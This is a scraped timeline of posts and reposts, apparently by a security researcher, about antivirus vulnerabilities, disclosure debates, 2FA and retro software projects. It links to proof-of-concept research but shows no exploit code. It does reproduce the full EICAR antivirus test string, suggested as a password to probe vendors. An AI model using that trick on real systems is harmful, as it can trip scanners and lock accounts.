If you need to bundle multiple files together for a download. I am begging you. Not rar. NOT RAR. How did you even do that? Your computer has built-in functionality for making and opening zips. It doesn’t have that for rar. What is wrong with you. It’s not 2003
Tell me you're a security vendor without telling me you're a security vendor...
[root@PA-VM ~]# cat /proc/sys/kernel/randomize_va_space
0
[root@PA-VM ~]#
Tavis Ormandy reposted
This week we are starting an experiment that enables V8's Virtual Memory Cage in Chrome on Desktop (currently only on Dev + Canary channels, then Beta and finally Stable). Here is how that'll work:
Tavis Ormandy reposted
new blogpost:
"How a simple Linux kernel memory corruption bug can lead to complete system compromise: An analysis of current and potential kernel security mitigations"
I'll post a copy to the kernel-hardening list later in case folks want to discuss it.
googleprojectzero.blogspot.com/2021/10/how-simple-linux-k…
Tavis Ormandy reposted
ONLY 90s KIDS KNOW WHAT THIS IS
# 1152x900 @ 66 Hz, 61.8 kHz hsync
Modeline "1152x900" 94.5 1152 1240 1440 1528 900 908 916 936 -hsync -vsync
# 1152x900 @ 76 Hz, 71.67 kHz hsync
Modeline "1152x900" 108 1152 1176 1336 1504 900 908 916 945 -hsync -vsync
EndSection
I learned something interesting today, gcc doesn't know memalign() returns aligned pointers (notice all the movdqus). This caused some very confusing benchmark results 😆. The solution was to use aligned_alloc() or __builtin_assume_aligned().
godbolt.org/z/j6vboqcME
Not sure if I don't like this because it's ridiculous snake oil, or because I didn't think of "Netflix, but for /dev/random" first. 😂
😬
I had an idea for a programming game that runs in the terminal, my weekend hacking project was trying to get basic sprites and physics working. I figured each sprite can be an ncurses window (technically a pad), I dunno if that makes sense, but seems to work so far lol.
Adblockers have an interesting security model. If you subscribe to a filter list you're trusting the list to *hide* content, but not modify or exfiltrate it. That's tough, because filters can inject (nearly) arbitrary css. Seems like a challenge for @garethheyes @kinugawamasato!
Here's a dumb one I just found 😆 (I've already filed a bug).
Tavis Ormandy reposted
So. Is now the time to have the conversation about anti-virus and Endpoint Detection products? 😇😇😇
Even a thoroughly documented, carefully thought-out, and narrowly-scoped backdoor is still a backdoor. act.eff.org/action/tell-apple-don-t-scan-our-phones
This is neat, @cube0x8 has x64 support working for loadlibrary! That allows a native Linux process to dlopen() a 64-bit dll, really useful for fuzzing. Let us know if you want to help test.
github.com/cube0x8/loadlibrary/tree/x64
Tavis Ormandy reposted
Post by @_clem1 & @maddiestone on 4 0days TAG found this year (with IOCs!).
We tie three to a commercial surveillance vendor arming govt backed attackers and one to likely Russian APT.
Also thoughts on why we are seeing so many 0day in 2021.
blog.google/threat-analysis-group/how-we-protect-users-0-…
More details will be on CVE-2021-33742 will come from the team, but for context this seem to be a commercial exploit company providing capability for limited nation state Eastern Europe / Middle East targeting.
This was the recently patched SYSTEM RCE in Windows Defender! No big surprise, memory corruption in a complex unpacker (in this case, some old version of ASProtect from the 90s). Security products are plagued by problems like this.😣
mpengine: asprotect embedded runtime dll memory corruption bugs.chromium.org/p/project-zero/issues/detail?id=2189
The legend continues, the question was posted for the 15th consecutive year today! 👻
😜
It looks like @taviso is smacking around AV engines again msrc.microsoft.com/update-guide/vulnerability/CVE-2021-31985
I always get angry replies when I say "use a password manager" is bad advice, but I stand by that! Here are some weekend thoughts about it lock.cmpxchg8b.com/passmgrs.html (tl;dr just use chrome!) 😆
Tavis Ormandy reposted
Finally a paper about something that @taviso and others had seen evidence of years ago.
This is bonkers:
At a large enough scale, you will have CPUs that develop silent corrupt execution errors. Manufacturing and burn-in tests miss these:
sigops.org/s/conferences/hotos/2021/papers/hotos21-s01-ho…
Tavis Ormandy reposted
Congrats to @bennetyee, David Sehr, Gregory Dardyk, J. Bradley Chen, Robert Muth, @taviso, @shiki_okasaka, @neha, and Nicholas Fullagar for receiving the IEEE S&P Test of Time Award for their 2009 paper "Native Client: A Sandbox for Portable, Untrusted x86 Native Code"!
Tavis Ormandy reposted
My fuzzer for the iOS kernel networking stack is now open source! You can read the implementation details here: googleprojectzero.blogspot.com/2021/04/designing-sockfuzz…
Funny bug, you can use xscreensaver to run tcpdump without root on debian. I don't really know what the solution is, it's not an easy one to solve.
www.openwall.com/lists/oss-security/2021/04/17/1
Tavis Ormandy reposted
Not enough. MAPP needs an overhaul. Signature based AVs are a best-effort defense against N-day exploits, and don't provide strategic value. On the other hand, MAPP has consistently been leaking to attackers since inception. The net balance favors attackers at the moment.
One of the 6 Russian tech firms sanctioned yesterday by White House for allegedly aiding Russian cyberspies -- Positive Technologies -- had advance access to information about vulnerabilities in Microsoft products. MS says it's removed that access for PT apnews.com/article/business-europe-hacking-russia-dd8c331…
It's unfortunate Microsoft's efforts to sandbox mpengine seem to have lost steam, it's a huge attack surface that's enabled by default. This bug seems totally fuzzable, perhaps it's time to take another look...
✨Root Cause Analysis for in-the-wild 0day CVE-2021-1647✨
The Windows Defender RCE that was exploited in-the-wild and patched in January.
googleprojectzero.github.io/0days-in-the-wild//0day-RCAs/…
Tavis Ormandy reposted
I had a pretty nice e-mail exchange with @taviso after this tweet and I can say he is pretty legit (duh). He has good points on the topic of exploitation too, and I don't think that thread reflects his position well. Should we blame Twitter and move on?
Fully agreed on this point. Let's do an informative exchange then. What about you point me out to research that I should read contradicting my threat model, and I point you out to research about mobile voting that reinforces it?
Tavis Ormandy reposted
I don't tweet a lot.... but when I do, it's a "must read" by @fugueish, "Prioritizing Memory Safety Migrations": noncombatant.org/2021/04/09/prioritizing-memory-safety-mi…, can't decide if the best bit is "mean-spirited packets" or "attacker is able to get at C/C++ attack surface, we must assume they can win."
Tavis Ormandy reposted
It's funny to me when how insular some cybersecurity communities are that they really can't fathom things that *exist* outside of their view.
Imagine thinking that SW was sophisticated? It was impactful, yes, but only b/c of who used Orion, not b/c SW used any modern infra sec.
I think lots of developers find it surprising that resource limits apply across setuid/setgid/filecap exec boundaries. Here is the quick and dirty tool I use to find interesting errors to investigate. github.com/taviso/scanlimits
SMS-2FA is harmful and literally doesn't work. There is no reason to ever enable it.
Tavis Ormandy reposted
From my POV, having technical details and a POC means I can start focusing on solutions rather than figuring out what the attackers already know. fin.
oh god, we made Microsoft the bugtraq moderators.
NEW: A researcher published proof-of-concept code to hack Microsoft Exchange servers on GitHub.
GitHub has now taken it down arguing it violated its "Acceptable Use Policies."
www.vice.com/en/article/n7vpaz/researcher-publishes-code-…
Tavis Ormandy reposted
loool, I actually got ascii art graphs working. Even pie charts and bar charts work 😆
My weekend retro software hacking project was writing a display driver for Lotus 1-2-3, I actually got it working. You can now run 123 in a maximized xterm, I'm sure millions of you are now celebrating 😂 lock.cmpxchg8b.com/lotus123.html
loool, I actually got ascii art graphs working. Even pie charts and bar charts work 😆
Tavis Ormandy reposted
Microsoft took nearly two months to issue a patch after hearing of Exchange Server's flaws, even as a mass-hack unfolded; some of the flaws were 10+ years old (@briankrebs / Krebs on Security)
krebsonsecurity.com/2021/03/a-basic-timeline-of-the-excha…
www.techmeme.com/210308/p16
Who needs wallstreetbets when you have Bloomberg Businessweek, just wait for another false $SMCI story and hit buy 😂🚀🚀
@JenMsft Is there a way to report a non-security bug without using the feedback hub thing? I have a bitlocker encrypted external disk I use for backup, and bdesvc!BdeSvcGpNotificationThread wakes it up every hour, which is really annoying! (it's a loud spinning disk).
It's this WaitForMultipleObjectsEx() call, I patched the timeout to be INFINITE and it solves my problem, but I guess the next update will change it back 😆
Tavis Ormandy reposted
sthen@ modified security/openssl/1.1: update to OpenSSL 1.1.1.j - Fixed a NULL pointer deref in the X509_issuer_and_serial_hash() function (CVE-2021-23841) - Fixed the RSA_padding_check_SSLv23() function and the RSA_SSLV23_PADDING padding mode to correctly check for rollback a...
🔥🔥🔥 😂
A “bloomberg filter” is a probabilistic data publication structure where false-positives are highly likely 🤪
Barely a week since the "Russians can invert hash functions with quantum computers", and Bloomberg are at it again. The one source they dismissed is the one they probably should have listened to, "[Bloomberg has assembled] a mishmash of disparate and inaccurate allegations".
Me: w/ hardware you have incredible control over a system
Bloomberg: China china supermicro grain of rice
World: wtf?
Me: That makes no sense. There's a dozen easier more logical ways to do that entirely in software.
Bloomberg, years later: China china supermicro bios implant
🪦 rip pid 63387, survived the pandemic, only to fall to memory corruption.
I hate to kill my irssi /uptime >500 days...
Yikes, someone found a buffer overflow in GNU screen that's reachable via irssi... it's almost like the old days. The reporter says it was found in the wild, apparently used to DoS a minecraft server. 🤷♂️
I very rarely use facebook, but they won't remove fake accounts. It's unlikely it's me if someone is contacting you via facebook, it's okay to email me to confirm.
😂
It looks like this is finally going to be fixed in KB4598291!
I've been experiencing a really bad Windows 10 bug since the 2004 update. I got so annoyed I spent my weekend debugging it. A specific type of scheduled task can break CryptUnprotectData(). If you've seen apps losing state, eventid 8198, or NTE_BAD_KEY_STATE, could be this.
My weekend hacking project was trying to make a reddit NNTP gateway, so I can read discussions with slrn. It basically works, kinda pleased with it!
The code isn't really ready for public consumption, but if you want to help me hack on it, you can grab it here! github.com/taviso/nntpit
Huh, TIL you can specify a negative count to the x command in gdb to disassemble backwards, e.g. x/-5i $pc, the equivalent of ub in windbg.
Tavis Ormandy reposted
Exploitable heap overflow in libgcrypt 1.9.0 (┛ಠ_ಠ)┛彡┻━┻
It's the crypto library that gpg uses. Homebrew has 1.9.0 right now. 🚨
dev.gnupg.org/T5259
welp.
lists.gnupg.org/pipermail/gnupg-announce/2021q1/000455.html
Tavis Ormandy reposted
Additional info on the attack campaign targeting security researchers that the Google TAG team blogged about earlier this week ⬇
We're sharing additional details related to the attacks by the threat actor that Microsoft tracks as ZINC targeting security researchers. Read our analysis, and get IoCs, detection and hunting information, and recommended actions and preventive measures: www.microsoft.com/security/blog/2021/01/28/zinc-attacks-a…
Tavis Ormandy reposted
New blog post from TAG with details of a North Korean campaign targeting security researchers working on vulnerability research and development.
blog.google/threat-analysis-group/new-campaign-targeting-…
Stay safe out there everyone!
Tavis Ormandy reposted
I found logic bugs that allow audio or video to be transmitted without user consent in five mobile applications including Signal, Duo and Facebook Messenger googleprojectzero.blogspot.com/2021/01/the-state-of-state…
Tavis Ormandy reposted
RIP Bugtraq, which was an excellent vulnerability-discovery mailing list in its heyday(s). Kudos to Scott Chasin, @aleph_one, and the other moderators, and to all the vulnerability researchers who made it such a great resource, educational and otherwise!
Looks like bugtraq was just shut down. It hasn't been useful for a long time, but still an important footnote in vulnerability history. seclists.org/bugtraq/2021/Jan/0
Tavis Ormandy reposted
CVE-2021-1647 - Windows Defender RCE
Vector: Local
Exploitation Assessment: Exploitation detected
msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2…
Tavis Ormandy reposted
Excited to share these amazing posts by @maddiestone @j00ru, Mark Brand and Sergei Glazunov covering four 0-day vulnerabilities found in the wild googleprojectzero.blogspot.com/2021/01/introducing-in-wil…
I was wondering why the fonts always look so weird in XTerm menus. The answer was simple: libXaw3dXft works in compatibility mode unless you enable "encoding", and XTerm didn't do that - I sent a super simple patch upstream.
If you've never used session.enable_debugger() in frida, it's magical ✨ It gives you use full chrome-devtools experience with frida tools; The console, breakpoints, live expressions, source explorer, everything works.
Frida 14.1.3 is out w/ V8 enabled, and frida-server now accepting --ignore-crashes/-C to disable the crash reporter integration on iOS and Android 🙌
Here's an old video of me playing around with it to automate a video game. 😆
youtu.be/PHa1F3tT130?t=40
How it started How it's going
Tavis Ormandy reposted
My $15K PlayStation bug has finally been disclosed. My one and only tip is to read every single @taviso bug. This is essentially two of his public bugs chained together.
PlayStation disclosed a bug submitted by @CryptoGangsta: hackerone.com/reports/873614 - Bounty: $15,000 #hackerone #bugbounty
Hah, random shower thought: I bet you could use Tektronix mode to add popup ads to README files. 😈
A wasted hour later...
Tavis Ormandy reposted
Resurrected @taviso's Defender JS engine wrapper and dockerized it, so you can play with it more easily:
github.com/v-p-b/loadlibrary/tree/intelpt/docker
(Thanks @joernchen for the conference nostalgia!)
I believe in full disclosure.
The novel and dangerous idea that corporations should have a veto over the truth about their mistakes is completely irreconcilable with these free speech norms and laws.
eof/
Tavis Ormandy reposted
Excited to finally publish my lockdown project from earlier this year: an iOS zero-click radio proximity exploit odyssey.
googleprojectzero.blogspot.com/2020/12/an-ios-zero-click-…
Here's some retro software nerdery, I tested some old terminal spreadsheets 💾 Two classic UNIX spreadsheets, and two MS-DOS spreadsheets. lock.cmpxchg8b.com/spreadsheet.html
Tavis Ormandy reposted
The fact that after giving a *keynote* at USENIX (thousands of attendees and sponsored by Microsoft) on how we submitted the same bug three times over 6 months....
So how many others (with the exception of @aionescu) realized that CVE-2020-1337 wasn't fixed correctly, again? bugs.chromium.org/p/project-zero/issues/detail?id=2075. I wonder if this is a demonstration of the impact of reducing the bug bounties, no one could be bothered if they don't get $20k?
Looks like this code was never fuzzed or audited, and clearly not sandboxed. It's irresponsible to ship code like this.
Excited to share new vulnerability research on Bitdefender's anti-virus engine.
landave.io/2020/11/bitdefender-upx-unpacking-featuring-te…
Tavis Ormandy reposted
Apple have fixed three issues reported by Project Zero that were being actively exploited in the wild. CVE-2020-27930 (RCE), CVE-2020-27950 (memory leak), and CVE-2020-27932 (kernel privilege escalation). The security bulletin is available here: support.apple.com/en-us/HT211929
Tavis Ormandy reposted
He's named Nate Silver because all his picks come in second place.
Tavis Ormandy reposted
To explore new formats, I use ide.kaitai.io to craft grammars, I explore with Hiew + @taviso's KiewTai, or I dissect to assembly (sbud-like) and then manipulate data. I also use Cerbero for comparison.
Tavis Ormandy reposted
The existence of metasploit helps attackers, but also helps hundreds of thousands of legitimate security professionals. Like everything from power tools to computers, there's a balance. You believe the risk is too high, but I believe the benefit is too great.
I've been on a retro software kick lately, lately I've been trying out Lotus Agenda (a popular organizer for MS-DOS, from 1989). I bought the manual on eBay, it's a four volume monster 😂 lock.cmpxchg8b.com/lotusagenda.html
Tavis Ormandy reposted
You'll notice there's no public PoC for CVE-2020-16898 yet. That's because there's a bit more to it than just the RDNSS sizing.
Also, it's easy to "create a PoC" when MS hands you one as part of MAPP 😛 see: github.com/advanced-threat-research/CVE-2020-16898
Tavis Ormandy reposted
Awesome work by @piazzt and the rest of the team in finding and killing this one. We didn't write a full chain, but this one is likely exploitable. portal.msrc.microsoft.com/en-US/security-guidance/advisor…
I've been experiencing a really bad Windows 10 bug since the 2004 update. I got so annoyed I spent my weekend debugging it. A specific type of scheduled task can break CryptUnprotectData(). If you've seen apps losing state, eventid 8198, or NTE_BAD_KEY_STATE, could be this.
I guess not many things use S4U (It's that little checkbox in Task Scheduler that says "Do not store password")🤷♂️ This has caused so many confusing bugs with things signing out or losing state, and was a real nightmare to track down 😓
Lots of other users were affected too, but because it appears to happen randomly and to different applications, it was hard to figure out the common connection.😅
Anyway, I mailed repro steps to Microsoft, so hopefully a fix is on the way.
@gentilkiwi I don't know much about lsass internals, if you can overwrite someones msv credential hash to a predictable value, is that a security issue? Trying to figure out if a bug is a security bug 😅
e.g. can I auth against that hash somehow, or is it only sent to auth you somewhere else?
You would be amazed how many people believe TOTP/HOTP/SMS-2FA/SecurID/etc prevents phishing. I wrote about this recently, but it does *not*. The people who claim it does are misinterpreting some data. blog.cmpxchg8b.com/2020/07/you-dont-need-sms-2fa.html
More details here: www.wired.com/story/inside-twitter-hack-election-plan/
This is funny, but probably worse than they realize... It's likely vulnerable to some form of avoracle attack that would have allowed leaking more of the database. It's dangerous to store secrets and attacker controlled data in the same file if you're going to scan it with AV. 🤷♂️
Ever want to test systems & see if your password is ever stored/sent in plaintext?
Make it: X5O!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*
I am on the phone with a vendor right now because my test account is in an inoperable state.
🧐
Tavis Ormandy reposted
"Tavis Ormandy" is the new EICAR ?
Today in AV evasion, Microsoft didn't try very hard to find @taviso 's ctftool.exe. A story in three parts:
Tavis Ormandy reposted
What's next? SAP buying Fortnite?
Tavis Ormandy reposted
Part 3 of my blog series on WebRTC is out! Fully remote exploits in Duo, Signal and more
googleprojectzero.blogspot.com/2020/08/exploiting-android…
This was an interesting thread, I even agree with some of the attackers advice 😂 I wish Microsoft would make AppLocker available to non-Enterprise SKUs so that more people were familiar with it.
Tavis Ormandy reposted
I wrote a “Year in Review” of the in-the-wild 0-day exploits from 2019. In addition, we’re also publishing the root cause analyses (RCAs) that we performed on these 0-days exploits. These RCAs were the foundations for the conclusions in the report. 1/3
googleprojectzero.blogspot.com/2020/07/detection-deficit-…
Here is day two of my "You don't need..." blog series, and this is a spicy one. You don't need SMS-2FA. 🔥
blog.cmpxchg8b.com/2020/07/you-dont-need-sms-2fa.html
It's been a few days since I've received any hate mail from reproducible build fans, so I think it's time to stoke those flames. 🔥
Here are my thoughts on the topic, TL;DR: You don't need reproducible builds. blog.cmpxchg8b.com/2020/07/you-dont-need-reproducible-bui…
Perhaps tomorrow I will post "You don't need SMS-2FA", apparently I'm a glutton for punishment 😂
Sorry, but before taking this spicy anonymous-sourced story too seriously, remember that Jordan Robertson owes us a retraction for other false anonymous-sourced stories, like the Supermicro hack, false NSA Heartbleed story and Turkey "cyberwar" hoax. 🤷♂️
Concerns about Twitter’s ability to protect user data deepened recently after hackers hijacked the accounts of some of its most famous users www.bloomberg.com/tosv.html?url=L25ld3MvYXJ0aWNsZXMvMjAyM…
Tavis Ormandy reposted
If you actually need a device for research, buy an iPhone X and download github.com/googleprojectzero/ktrw by Apple’s unofficial security team, Google Project Zero, for free.
Has been available for months!
Tavis Ormandy reposted
It looks like we won't be able to use the Apple "Security Research Device" due to the vulnerability disclosure restrictions, which seem specifically designed to exclude Project Zero and other researchers who use a 90 day policy.
I'm starting to think SMS-2FA might be a cult.
Tavis Ormandy reposted
At last, the series begins: MMS Exploit Part 1: Introduction to the Samsung Qmage Codec and Remote Attack Surface. googleprojectzero.blogspot.com/2020/07/mms-exploit-part-1…
I'm excited to start sharing more about this work, starting with a deep dive into the internals and history of the codec.
Tavis Ormandy reposted
I'm not a fan of bounties as a means to get bugs, but if you're going to have them you should be reliable and consistent. I don't know the exact circumstances here but it does feed into the narrative that vendors such as @msftsecurity and @apple are fickle when it comes to paying
As Microsoft have no intensions of ever paying me for all my submitted vulnerabilities I am forced to do this.
Countdown starts today- then I will post them all public.
Ms is just trying to get time to patch them then never pay me.
I have for over 100.000$ in submissions.
14
OK, here's a mystery for you. For over a decade, every July someone has posted this exact question to LKML. My theory is it's being sent by a ghost trapped in a PC speaker looking for help to pass on... 👻
Tavis Ormandy reposted
I've compiled a summary of every original public iOS kernel exploit from app context since iOS 10, describing the high-level exploit flow to get stable kernel read/write. The trends of how these exploits have evolved over time are quite interesting: googleprojectzero.blogspot.com/2020/06/a-survey-of-recent…
Funny, IIUC this was the "Windows Kernel Security Feature Bypass" fixed yesterday. Turns out a lot of worthless bugs were not so worthless 😂
Null-Page Allocation.
Tavis Ormandy reposted
I made a thing. github.com/googleprojectzero/TinyInst
Here are the details of the remote code execution vulnerability @natashenka and I found in Avast Antivirus earlier this year. An unsandboxed JavaScript interpreter was running untrusted JavaScript with SYSTEM privileges 🤦♂️
bugs.chromium.org/p/project-zero/issues/detail?id=2018
Thanks, I'm going to call it buttercup! 😂
I'm raising money for Buy a Pony for Tavis. Click to Donate www.gofundme.com/f/buy-a-pony-for-tavis
I've fixed a few bugs in Kiewtai, and thanks to @angealbertini there are now better docs too. Nested parsers now work, e.g. pcap files will also have ethernet frames and tcp/ip packets identified. You can get the release here github.com/taviso/kiewtai
Tavis Ormandy reposted
This is a list of the most commonly exploited vulnerabilities between 2016 and 2019, from CISA and FBI. Unfortunately they didn't share their methodology, but let's take a closer look at the CVEs, because I think the list shows an interesting trend.
Check out @CISAgov and @FBI's Alert on the Top 10 CVEs routinely exploited by foreign cyber actors. Patch ASAP to reduce your risk. go.usa.gov/xvHfp #cyber #cybersecurity #infosec
This was my weekend hacking project, adding @kaitai_io support to the classic Hiew hex editor. I'm surprised how well it worked, really pleased with it. Try it out if you're a hiew user! github.com/taviso/kiewtai
Always enable postmortem debugging... I found this remote memory corruption vulnerability in SecureCRT by accidentally catting a binary 😂
securecrt: memory corruption in CSI functions CVE-2020-12651 bugs.chromium.org/p/project-zero/issues/detail?id=2033
Tavis Ormandy reposted
iOS Security is fucked. Only PAC and non-persistence are holding it from going to zero...but we're seeing many exploits bypassing PAC, and there are a few persistence exploits (0days) working with all iPhones/iPads. Let's hope iOS 14 will be better.
x.com/Zerodium/status/1260541578747064326
Tavis Ormandy reposted
Today I'm happy to release new research I've been working on for a while: 0-click RCE via MMS in all modern Samsung phones (released 2015+), due to numerous bugs in a little-known custom "Qmage" image codec supported by Skia on Samsung devices. Demo: www.youtube.com/watch?v=nke8Z3G4jnc
Tavis Ormandy reposted
New blogpost on some recent fuzzing work of mine (and 0click attack surfaces!): googleprojectzero.blogspot.com/2020/04/fuzzing-imageio.html
I just learnt a neat trick, you can create an object file from any file if you need to link against some binary blob. (I'm guilty of just using the slow xxd -i technique)
gcc.gnu.org/pipermail/gcc-help/2020-April/138794.html
Achievement unlocked, found an editor configuration that vim doesn't have. I asked on the mailing list if they could add it and they lectured me on how options are bad... in vim?! 😂
Tavis Ormandy reposted
I believe SGX is a conspiracy by PhD students and infosec researchers doing hardware-based attacks. It has barely any real use case, but so many papers can be written about attacking it.
Tavis Ormandy reposted
The governor of New Jersey just put out the call on live TV that he is desperate for Cobol programmers right now.

I found myself nostalgic for usenet this morning, there are still a few active groups. There's a flamewar on comp.theory that's been running for over a year. 😅
Here's how I got the list of active text groups, the format is the output of LISTGROUP, from RFC3977 Section 6.1.2.2.
Tavis Ormandy reposted
In no other industry have the vendors convinced everyone that product quality information should remain secret
Tavis Ormandy reposted
CVE-2020-1712 A heap use-after-free vulnerability was found in systemd before version v245-rc1, where asynchronous Polkit queries are performed while handling dbus messages. A local unprivileged attacker can abuse this flaw to crash systemd services or ... cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-1712
Wow - Avast decided to disable their JavaScript interpreter globally!
The vulnerability report they mention wasn't just me, it was a Project Zero collaboration with @natashenka 🔥🔥🔥
I think this is the right decision, it was a *lot* of attack surface.

I have something fun for you, I pulled the javascript interpreter out of Avast and ported it to Linux 😆
This runs unsandboxed as SYSTEM, any vulns are wormable pre-auth RCE on 400M endpoints ¯\_(ツ)_/¯
github.com/taviso/avscript 🐧
Tavis Ormandy reposted
Introducing Project Sandcastle: Android for the iPhone. We’re excited to see what the developer community builds from this foundation. We’d particularly like to thank the team behind Checkra1n and PongoOS for their support and assistance.
projectsandcastle.org
Tavis Ormandy reposted
If you’re freaked out that your browser turned something called “DNS over HTTPS” on, you’re being bamboozled. DoH is a good thing.
I've always been good at remembering numbers, phone numbers, account numbers, etc. In fact, I worry it looks suspicious to non-nerds, so when I'm asked for a number I pretend to look something up on my phone or rustle some papers around first 😂
Tavis Ormandy reposted
Qualys Security Advisory: LPE and RCE (CVE-2020-7247) in OpenSMTPD, OpenBSD's mail server. Erroneous logic in smtp_mailaddr() which validates user and domain. More details and PoC at: www.openwall.com/lists/oss-security/2020/01/28/3
PS: "Did you ever play tic-tac-toe?"
Tavis Ormandy reposted
AV stands for:
Additional Vulnerabilities
Tavis Ormandy reposted
Earlier today we published the details of a set of vulnerabilities in Safari's Intelligent Tracking Prevention privacy mechanism: arxiv.org/abs/2001.07421. They are... interesting. [1/9]
@kkotowicz @empijei @we1x
This. It's hard to imagine how Apple are going to resolve this, it took a long time to accept that the auditor problems were fundamental, and it's hard to see how itp is any different here. Prediction: after a few failed attempts to rework it, they'll come to the same conclusion.
If you're a Back to the Future fan and haven't seen "Go to the Head of the Class", it's a real treat. It's like the band getting back together, Zemeckis, Gale, Spielberg, Lloyd, etc.
Tavis Ormandy reposted
I don't know why @taviso describes this as a rumor. I've seen him perform with my own eyes.
Tavis Ormandy reposted
If vendors had their way, advisories would have less info in them than a fortune cookie.
The NSA advisory is much more helpful than Microsoft's.
Will confirms all X.509 validation broken, not just code signing. Okay, I'm back on the hype train, that's pretty bad.
I'm reliably informed that the washington post don't know what they're talking about, it's not an authenticode issue, and is in fact a big deal.
Tavis Ormandy reposted
I'm very excited to share my blogpost series (including PoC code) about a remote, interactionless iPhone exploit over iMessage: googleprojectzero.blogspot.com/2020/01/remote-iphone-expl…
The benefit to security of any disclosure policy tends to be inversely proportional to how loudly vendors cheer for it 🤣
I'm at #agdq2020, this was such a great moment, he had a prop to explain how he subverted the logic that warps the player back if they fall off through the map to save 40 seconds. It took longer to explain how it worked 😂
Honestly bless this runner to bringing a legit prop to explain some seriously ridiculous Fallout 4 glitches he's about to exploit.
Interesting question, is this a UAC bypass? My first thought is no, because UIPI means you can't automate the interaction. Therefore, the only way to exploit it is if you could have just clicked OK in the UAC consent anyway.... right? (yes, I know UAC is not a supported boundary)
[New-Post] UAC bypass using Perfmon.exe
medium.com/@mattharr0ey/uac-bypass-via-font-in-perfmon-ex…
Somebody please make a block list of all these OST people.
Tavis Ormandy reposted
The unscrupulous have the command of much of this kind of knowledge without our aid; and there is moral and commercial justice in placing on their guard those who might possibly suffer therefrom.
People are posting their 🔥 offensive tools opinions. I'm going to post someone else's, here are hottest takes on this issue from Victorian England 😆
